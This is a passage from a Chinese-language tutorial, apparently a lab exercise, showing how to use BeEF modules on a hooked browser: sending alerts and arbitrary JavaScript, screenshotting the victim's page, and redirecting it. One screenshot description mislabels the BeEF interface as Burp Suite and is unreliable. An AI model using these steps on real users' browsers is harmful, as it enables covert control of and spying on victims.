
## 4. BeEF-在使用者的電腦 上執行基本命令




# 點選 Commands



# 點擊我們想執行的就可以執行了



# 發送警告




# 發送 Hello, how are you

The screenshot displays a web application interface with a top navigation bar containing tabs: Details, Logs, Commands, Proxy, XssRays, and Network. The 'Commands' tab is active. The interface is divided into three main sections:


- Module Tree:** A sidebar on the left showing a tree structure. Under the 'alert' category, there are two folders: 'Browser (1)' and 'Phonegap (1)'. Under 'Browser (1)', the 'Create Alert Dialog' module is selected and highlighted with an orange circle. Under 'Phonegap (1)', there is an 'Alert User' module highlighted with a green circle.
- Module Results History:** A central panel with a table header containing 'id', 'date', and 'label'. Below the header, it states: 'The results from executed command modules will be listed here.'
- Create Alert Dialog:** A configuration panel on the right. It contains the following fields:
  - Description:** Sends an alert dialog to the hooked browser.
  - Id:** 290
  - Alert text:** A text input field containing the text 'Hello, how are you'. This field is highlighted with a red rectangular border.

An 'Execute' button is located at the bottom right of the 'Create Alert Dialog' section.


# 成功




# 發送任意 javascript 程式碼



# 以發送警告為例




# 目標網站當前畫面截圖 使用Spyder Eye





# 成功截圖



The screenshot displays the Spyder Eye application interface. The top navigation bar includes tabs for Details, Logs, Commands, Proxy, XssRays, and Network. The left sidebar shows the Module Tree with 'spyder' selected, containing a 'Browser (1)' folder and a 'Spyder Eye' module. The central 'Module Results History' table lists four commands executed on 2023-12-11. The right panel, titled 'Command results', shows the output for command 1, which is a screenshot of a web application interface. This right panel is highlighted with a red rounded rectangle. The web application interface includes a dark header, a green horizontal separator, and a list of buttons: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. At the bottom of the right panel is a 'Re-execute command' button with a plus icon.

id	date	label
0	2023-12-11 02:06	command 1
1	2023-12-11 02:07	command 2
2	2023-12-11 02:09	command 3
3	2023-12-11 02:10	command 4

Command results

1 Mon Dec 11 2023 02:10:37 GMT-0500 (Eastern Standard Time)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

Re-execute command


# 將目標使用者導向特定頁面

The screenshot displays the Burp Suite interface with the 'Commands' tab selected. The 'Module Tree' on the left shows the 'redirect' module expanded, with 'Redirect Browser' selected. The 'Module Results History' panel is empty, showing 